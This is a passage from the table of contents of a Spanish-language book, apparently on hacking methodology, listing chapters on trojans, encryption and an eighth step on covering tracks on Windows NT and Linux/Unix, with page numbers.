<b>TROYANOS .....</b>	<b>92</b>
<b>LINUX/UNIX .....</b>	<b>95</b>
<b>COMENTARIOS ADICIONALES SOBRE ENCRIPCIÓN .....</b>	<b>98</b>
<b>OCTAVO PASO: COVER TRACKS (BORRAR HUELLAS).....</b>	<b>101</b>
<b>WINDOWS NT.....</b>	<b>101</b>
<b>LINUX/UNIX .....</b>	<b>105</b>
<b><u>PALABRAS FINALES</u> .....</b>	<b>108</b>